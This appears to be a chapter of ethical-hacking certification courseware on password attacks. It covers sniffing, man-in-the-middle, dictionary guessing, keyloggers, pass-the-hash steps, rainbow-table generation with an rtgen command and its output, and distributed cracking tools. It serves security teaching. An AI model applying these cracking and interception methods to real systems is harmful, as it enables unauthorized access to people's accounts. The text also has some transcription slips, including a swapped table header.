
A **packet sniffer tool** is seldom used for an attack. This is because a sniffer can work only in a common collision domain. Common **collision domains** are not connected by a switch or bridge. All the hosts on that network are also not switched or bridged in the network segment.

As sniffers gather packets at the **Data Link Layer**, they can grab all packets on the LAN of the machine that is running the **sniffer** program. This method is relatively hard to **perpetrate** and is **computationally complicated**.

This is because a network with a hub implements a broadcast medium that all systems share on the LAN. Any data sent across the LAN is actually sent to each and every machine connected to the LAN. If an attacker runs a sniffer on one system on the **LAN**, he or she can gather data sent to and from any other system on the LAN. The majority of **sniffer tools** are ideally suited to sniff data in a hub environment. These tools are called passive sniffers as they passively wait for data to be sent, before capturing the information. They are efficient at **imperceptibly gathering data** from the LAN. The captured data may include passwords sent to remote systems during **Telnet**, **FTP**, **rlogin sessions**, and electronic mail sent and received. **Sniffed credentials** are used to gain unauthorized access to the target system. There are a variety of tools available on the Internet for **passive wire sniffing**.



FIGURE 5.3: Passive Online Attack by Using Wire Sniffing



## Passive Online Attack: Man-in-the-Middle and Replay Attack

When two parties are communicating, the **man-in-middle attack** can take place. In this case, a third party intercepts the communication between the two parties, assuring the two parties that they are communicating with each other. Meanwhile, the **third party** alters the data or **eavesdrops** and passes the data along. To carry out this, the man in middle has to **sniff** from both sides of the connection simultaneously. This type of attack is often found in telnet and wireless technologies. It is not easy to implement such attacks due to the TCP sequence numbers and speed. This method is relatively hard to **perpetrate** and can be broken sometimes by **invalidating** the traffic.

In a replay attack, packets are captured using a sniffer. After the **relevant** information is extracted, the packets are placed back on the network. This type of attack can be used to replay bank **transactions** or other similar types of data transfer in the hope of **replicating** or **changing** activities, such as deposits or transfers.



FIGURE 5.4: Passive Online Attack by Using Man-in-the-Middle and Replay Attack



## Active Online Attack: Password Guessing

Everyone knows your user name, but your password is a well-kept secret in order to keep others away from **accessing your transactions**.

With the aid of dictionary attack **methodologies**, an intruder tries many means to **guess your password**. In this methodology, an attacker takes a set of dictionary words and names, and makes all the possible **combinations** to get your password. The attacker performs this method with programs that guess hundreds or thousands of words per second. This makes it easy for them to try many **variations**: backwards words, different **capitalization**, adding a digit to the end, etc.

To facilitate this further, the attacker community has built large **dictionaries** that include words from foreign languages, or names of things, places, and towns modeled to crack passwords. Attackers can also scan your **profiles** to look for words that might break your password. A good password is easy to remember, but hard to guess, so you need to **protect your password** by making it appear random by inserting such things as digits and **punctuation**. The more **intricate** your password, the more difficult it becomes for the **intruder** to **break**.




FIGURE 5.5: Active Online Attack by Using Password Guessing Method

Some of the considerations for password guessing are as follows:

- ⌚ Takes a long time to be guessed
- ⌚ Requires huge amounts of **network bandwidth**
- ⌚ It can be easily detected

## Active Online Attack: Trojan/Spyware/Keylogger

CEH  
Certified Ethical Hacker

-  Spyware is a type of malware that allows attackers to **secretly** gather information about a person or organization
-  With the help of a Trojan, an attacker gets access to the **stored passwords** in the attacked computer and is able to read personal documents, delete files, and display pictures
-  A Keylogger is a program that runs in the background and allows remote attackers to **record every keystroke**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Active Online Attack: Trojan/Spyware/Keylogger

A Trojan is a **destructive** programs that **subterfuge** as a benign application. Prior to the installation and/or execution, the software initially appears to perform a desirable function, but in practice it steals information or harms the system. With a Trojan, attackers may have remote access to the target computer. Attackers can have access to the computer remotely and perform various operations that are limited by user **privileges** on the target computer, by installing the Trojan.

Spyware is a type of **malware** that can be installed on a computer to gather information about the users of the computer without their knowledge. This allows attackers to gather information about the user or the organization secretly. The presence of **spyware** is typically hidden from the user, and can be difficult to detect.

A keylogger is a program that records all the **keystrokes** that are typed on the computer keyboard without the knowledge of the user. Once keystrokes are logged, they are shipped to the attacker, or hidden in the machine for later retrieval. The attacker then **scrutinizes** them carefully for the purpose of finding passwords or other useful information that could be used to compromise the system.

For example, a **keylogger** is capable of **revealing** the contents of all emails composed by the user of the computer system on which the keylogger has been installed.



## Active Online Attack: Hash Injection Attack

A hash injection attack is the concept of **injecting** a compromised **hash** into a local session and then using the hash to **authenticate** to the network resources. This attack is done successfully in **four steps**. They are:

- The hacker compromises one workstation/server using a local/remote exploit
- The hacker extracts logged-on hashes and finds a logged-on domain admin account hash
- The hackers use the hash to log on to the **domain controller**
- The hacker extracts all the hashes in the **Active Directory database** and can now **satirize** any account in the domain



FIGURE 5.6: Active Online Attack by Using Hash Injection Attack

## Offline Attack: Rainbow Attacks

**C|EH**  
Certified Ethical Hacker

Rainbow Table	Computed Hashes	Compare the Hashes
Convert huge word lists like dictionary files and brute force lists into password hashes using techniques such as rainbow tables	Compute the hash for a list of possible passwords and compare it with the precomputed hash table. If a match is found then the password is cracked	It is easy to recover passwords by comparing captured password hashes to the precomputed tables

**Precomputed Hashes**

Hashed Password	Original Password
1qazwed	→ 4259cc34599c530b28a6a8f225d668590
hh021da	→ c744b1716cbf8d4dd0ff4ce31a177151
9da8dasf	→ 3cd696a8571a843cda453a229d741843
sodifo8sf	→ 7ad7d6fa6bb4fd28ab98b3dd33261e8f

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Offline Attack: Rainbow Attacks

Offline attacks occur when the intruder checks the **validity** of the **passwords**. He or she observes how the password is stored. If the user names and the passwords are stored in a file that is **readable**, it becomes easy for him or her to gain access to the system. Hence, the passwords list must be protected and kept in an unreadable form, such as an **encrypted** form.

Offline attacks are time consuming. They are successful because the **LM hashes** are vulnerable due to smaller **keyspace** and shorter length. Different password **cracking techniques** are available on the Internet.

There are two types of offline attacks that an attacker can perform to discover the password.

- ⊕ Rainbow Attacks
- ⊕ Distributed network Attacks



### Rainbow Attacks

A rainbow attack is the implementation of the **cryptanalytic time-memory** trade-off technique. Cryptanalytic time-memory **trade-off** is the method that requires less time for cryptanalysis. It uses already calculated information stored in the memory to crack the cryptography. In the

rainbow attack, the same technique is used; the password hash table is created in advance and stored into the memory. Such a table is called a “rainbow table.”



## Rainbow Table

A rainbow table is a lookup table specially used in recovering the **plaintext password** from a **cipher text**. The attacker uses this table to look for the password and tries to recover the password from password hashes.



## Computed Hashes

An attacker computes the hash for a list of possible passwords and compares it with the **pre-computed** hash table (rainbow table). If a match is found, then the password is cracked.



## Compare the Hashes

It is easy to recover passwords by comparing captured password hashes to the **pre-computed tables**.



## Pre-Computed Hashes

Only encrypted passwords should be stored in a file containing user **name/encrypted password pairs**. The typed password is encrypted using the hash function of cryptography during the **logon process**, and it is then compared with the password that is stored in the file.

Encrypted passwords that are stored can prove useless against **dictionary attacks**. If the file that contains the encrypted password is in a readable format, the attacker can easily detect the hash function. He or she can then decrypt each word in the dictionary using the hash function, and then compare with the encrypted password. Thus the **attacker obtains** all passwords that are words listed in the dictionary.


Storage of hashes requires large memory space such as LM “hashes” require 310 Terabytes and NT Hashes < 15 chars requires 5,652,897,009 **Exabytes**. Use a time-space tradeoff technique to reduce memory space required to store hashes.

```
1qazwed    -> 4259cc34599c530b28a6a8f225d668590
hh021da    -> c744b1716cbf8d4dd0ff4ce31a177151
9da8dasf   -> 3cd696a8571a843cda453a229d741843
sodifo8sf  -> 7ad7d6fa6bb4fd28ab98b3dd33261e8f
```

# Tools to Create Rainbow Tables: Winrtgen and rtgen

The rtgen program need **several parameters** to generate a rainbow table, the syntax of the command line is:

**Syntax:** rtgen hash\_algorithm charset plaintext\_len\_min plaintext\_len\_max table\_index chain\_len chain\_num part\_index



```
Administrator: Command Prompt - rtgen ntlm loweralpha 1 7 0 1000 4000000 0
Administrator: Command Prompt - rainbow table ntlm_loweralpha-7_0_1000x4000000_0_rt parameters
hash algorithm: ntlm
hash length: 16
charset: abcdefghijklmnopqrstuvwxyz
min length in hex: 61
max length in hex: 74 75 76 77 78 79 7a
part size: 26
chain length: 2400
chain count: 4000000
sequential starting point begin from 0 <0x0000000000000000>
50% of 4000000 rainbow chains generated (H n 7,6 s)
100% of 4000000 rainbow chains generated (H n 7,6 s)
100% of 4000000 rainbow chains generated (H n 7,7 s)
100% of 4000000 rainbow chains generated (H n 7,7 s)
100% of 4000000 rainbow chains generated (H n 7,6 s)
100% of 4000000 rainbow chains generated (H n 7,6 s)
```

<http://project-rainbowcrack.com>

Winrtgen is a graphical **Rainbow Tables Generator** that supports LM, FastLM, NTLM, LMCHALL, HalfLMCHALL, NTLMCHALL, MSCACHE, MD2, MD4, MD5, SHA1, RIPEMD160, MySQL323, MySQLSHA1, CiscoPIX, ORACLE, SHA-2 (256), SHA-2 (384), and SHA-2 (512) hashes



The screenshot shows the "Rainbow Table properties" window. It includes fields for Hash, Min Len, Max Len, Chain Len (set to 2400), and Num Hashes (set to 4000000). The Charset dropdown is set to "sha1". Below it, a character set input field contains "ABCDEFGHIJKLMNOPQRSTUVWXYZ". The "Optional parameters" section is expanded, showing "Key space: 0000000000000000" and "Disk space: 610.35 GB". Other optional parameters listed include "Success rate: 0.9803 (97.80%)", "Benchmarks", "Hash count", "Step speed", "Table pre-computation time", "Total pre-computation time", and "Max cryptanalysis time".

<http://www.oxid.it>

Copyright © by EC-Council. All Rights Reserved. Reproduction Is Strictly Prohibited.



## Tools to Create Rainbow Tables: Winrtgen and rtgen

Attackers can create **rainbow tables** by using following tools.



Winrtgen

Source: <http://www.oxid.it>

Winrtgen is a graphical Rainbow Tables **Generator** that helps attackers to create rainbow tables from which they can crack the **hashed** password. It supports LM, FastLM, NTLM, LMCHALL, HalfLMCHALL, NTLMCHALL, MSCACHE, MD2, MD4, MD5, SHA1, RIPEMD160, MySQL323, MySQLSHA1, CiscoPIX, ORACLE, SHA-2 (256), SHA-2 (384), and SHA-2 (512) hashes.




FIGURE 5.7: Winrtgen Generate Rainbow Table in Window



Source: <http://project-rainbowcrack.com>

RainbowCrack is a general propose implementation that takes advantage of the **time-memory trade-off technique** to crack hashes. This project allows you to crack a hashed password. The rgen tool of this project is used to generate the rainbow tables. The rgen program needs several parameters to generate a rainbow table; you can use following **syntax** of the command line to generate rainbow tables:

**Syntax:** rtgen hash\_algorithm charset plaintext\_len\_min plaintext\_len\_max table\_index  
chain\_len chain\_num part\_index





FIGURE 5.8: rtgen Generate Rainbow Table in Window



## Distributed Network Attacks

A Distributed Network Attack (DNA) is the technique used for **recovering password-protected files**. It utilizes the unused processing power of machines across the network to decrypt passwords. In this attack, a DNA manager is installed in a central location where machines running DNA clients can access it over the network. The **DNA manager** coordinates the attack, assigning small portions of the key search to machines distributed throughout the network. The DNA client runs in the background, only taking unused processor time. The program combines the processing capabilities of all the clients connected to network and uses them to perform a key search on Office 97 and 2000 to **decrypt** them.

### Features of the DNA:

- ➊ Reads statistics and graphs easily
- ➋ Adds user dictionaries to crack the password
- ➌ Optimizes password attacks for specific languages
- ➍ Modifies the user dictionaries
- ➎ Comprises of stealth client installation functionality
- ➏ Automatically updates client while updating the DNA server

- Controls the clients and identifies work done by clients

DNA is divided into two modules:



## DNA Server Interface

The DNA server interface allows users to **manage DNA** from a server. The DNA server module provides the user with the status of all jobs that the DNA server is executing. This interface is divided into:

- **Current jobs:** The current job queue has all the jobs that have been added to the list by the controller. The current job list has many columns, such as the **identification number** that has been assigned by the DNA to the job, the name of the encrypted file, the password that has been used by the user, the password that matches a key which can unlock data, the status of the job, and various other columns.
- **Finished jobs:** The finished job list provides information about the jobs that can be decrypted by including the password. The finished jobs list also has many columns that are similar to the current job list. These columns include the **identification** number assigned by DNA to the job, the name of **the encrypted file**, the decrypted path of the file, the key used to encrypt and decrypt the file, the date and time that the DNA server started working on the job, the date and time the **DNA server** finished working on the job, the **elapsed time**, etc.



## DNA Client Interface

The DNA client interface can be used from many workstations. The **client statistics** can be easily coordinated by using the DNA client interface. This interface is available on machines where the DNA client application has been installed. There are many components such as the name of the DNA client, the name of the group to which the DNA client belongs, the **statistics** about the **current job**, and many other components.



## Network Management

The Network Traffic application in Windows is used for the purpose of network management. The Network Traffic dialog box is used to find out the network speed that DNA uses and each work unit length of **the DNA client**. Using the work unit length, a DNA client can work without contacting the DNA server. The DNA client application has the ability to contact the DNA server at the beginning and ending of the work unit length.

The user can monitor the job status queue and the DNA. When the data is collected from the Network Traffic dialog box, **modification** to the client work unit can be made. When the size of the work unit length increases, the speed of the network traffic decreases. If the traffic has been decreased, the client work on the jobs would require a **longer amount of time**. Therefore, fewer requests to the server can be made due to the reduction in the **bandwidth** of network traffic.

The screenshot shows the Elcomsoft Distributed Password Recovery software interface. It features a main window titled "Elcomsoft Distributed Password Recovery" with a progress bar at the top. Below the title, there are two smaller windows showing client status: "Client 1" and "Client 2". The "Client 1" window displays a table of files being processed, with columns for "Name", "Status", "Progress %", "Elapsed time", "Queue position", and "Average speed". The "Client 2" window shows a similar table. A central log window at the bottom contains text related to password recovery progress. On the right side of the main window, there is a "Features:" section with a bulleted list:

- Distributed password recovery over LAN, Internet, or both
- Plug-in architecture allows for additional file formats
- Schedule support for flexible load balancing
- Install and remove password recovery clients remotely
- Encrypted network communications

At the bottom of the interface, there is a link to the website: <http://www.elcomsoft.com>.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Elcomsoft Distributed Password Recovery

Source: <http://www.elcomsoft.com>

Elcomsoft Distributed Password Recovery allows you to break complex passwords, recover strong encryption keys, and unlock documents in a production environment. It allows the execution of mathematically **intensive** password recovery code on the enormously parallel computational elements found in **modern graphic accelerators**. This employs an innovative technology to accelerate password recovery when a compatible ATI or **NVIDIA graphics** card is present in addition with the CPU-only mode. When compared with the password recovery methods that only use the computer's main CPU, the GPU acceleration used by this technology makes password recovery faster. This supports password recovery of a variety of applications and file formats.

### Features & Benefits

- Reduces password recovery time
- Distributed password recovery over LAN, Internet, or both
- Solace management** for **flexible control** from any networked PC
- Plug-in **architecture** allows for additional file formats
- Flexible queue control allows easy job management
- Install and remove password recovery clients remotely




FIGURE 5.9: Elcomsoft Distributed Password Recovery Screenshot



## Non-Electronic Attacks

Non-electronic attacks are also termed **non-technical attacks**. This kind of attack doesn't require any **technical knowledge** about the methods of intruding into another's system. Therefore, it is named a non-electronic attack. There are four types of non-electronic attacks, which are: social engineering, shoulder surfing, keyboard sniffing, and dumpster diving.



### Dumpster Diving

Dumpster diving is a key attack method that targets upon a **substantial failure** in computer security: the very information that people crave, protect, and devotedly secure can be attained by almost anyone willing to **scrutinize** garbage. It allows you to gather information about the target's passwords by looking through the trash. This low-tech attack type has many implications.

Due to less security than there is today, dumpster diving was actually quite popular in the 1980s. The term "dumpster diving" refers to any useful, general information that is found and taken from areas where it has been **discarded**. These areas include trash cans, curbside containers, dumpsters, and the like, from which the information can be obtained for free. Curious and/or malicious attackers may find password files, manuals, sensitive documents, reports, receipts, credit card numbers, or **diskettes** that have been thrown away.

Simply, the **examination** of waste products that have been dumped into the **dumpster areas** may be helpful to attackers, and there is ample information to support this concept. Such useful information was dumped with no thought to whose hands it may end up in. This data can be utilized by the attackers to gain **unauthorized** access on others' computer systems, or the objects found can prompt other types of attacks such as those based on **social engineering**.



## Shoulder Surfing

Shoulder surfing is when an **intruder** is standing inconspicuously, but near a **legitimate** user, watching as the password is entered. The attacker simply looks at either the user's keyboard or screen while he or she is **logging** in, and watches to see if the user is staring at the desk for a password reminder or the actual password. This can be possible only when the attacker is physically close to the target.

This type of attack can also occur in a **grocery** store checkout line when a **potential victim** is swiping a debit card and entering the required PIN. Many of these **Personal Identification Numbers** are only four digits long.

**Eavesdropping** refers to the act of secretly listening to someone's conversation. Passwords can be determined by secretly listening to the password exchanges. If the hacker fails to get your password by guessing, there are other ways he or she can try to get it. "**Password sniffing**" is an alternative used by the hackers to get their target passwords.

Most of the networks use **broadcast technology**, which means that every message that a computer on the **network transmits** can be read by each and every computer connected on that network. In practice, except the recipient of the message, all other computers will notice that the message is not intended for them, and ignore it.

However, computers can be programmed to look at every message transmitted by a specific computer on the network. In this way, one can look at messages that are not intended for them. Hackers have the programs to do this, and then scan all the messages **traversed** on the network looking for the password.

You may end up giving your password to the attacker if you are logging into a computer across a network, and some computers on the network have been **compromised** this way.

Using this password **sniffing technique**, hackers have collected thousands of passwords by breaking into the computers that are connected on a heavily used network.



## Social Engineering

In computer security, social engineering is the term that represents a **non-technical** kind of intrusion. Typically, this relies heavily on **human** interaction and often involves tricking other people into breaking normal security procedures. A social engineer runs a "**con game**" to break the **security** procedures. For example, an attacker using social engineering to break into a computer network would try to gain the trust of someone who is **authorized** to access the network, and then try to extract the information that compromises the network security.

Social engineering is the run-through of procuring **confidential information** by deceiving or swaying people. An attacker can **misrepresent** himself as a user or system administrator in order to obtain the password from a user. It is natural for people to be helpful and **trusting**. Any person generally makes an effort to build **amicable** relationships with his or her friends and colleagues. Social engineers take advantage of this tendency.

Another trait of social engineering relies on the inability of people to keep up with a culture that **relies heavily** on information technology. Most people are not aware of the value of the information they possess and few are careless about protecting it. Attackers take advantage of this fact for the intrusion. Habitually, social engineers search **dumpsters** for valuable information. A social engineer would have a tougher time getting the combination to a safe, or even the combination to a health **club locker**, than a password. The best **defense** is to educate, train, and create awareness.



## Keyboard Sniffing

Keyboard sniffing allows you to interpret the password as the target enters the keystrokes using **keyloggers**.

# **Default Passwords**

Source: <http://securityoverride.org>

Default passwords are passwords supplied by **manufacturers** with new equipment. Usually the default password provided by the manufacturers for password protected devices allows the device to be accessed during its initial setup. **Online tools** that can be used to search for default passwords include:

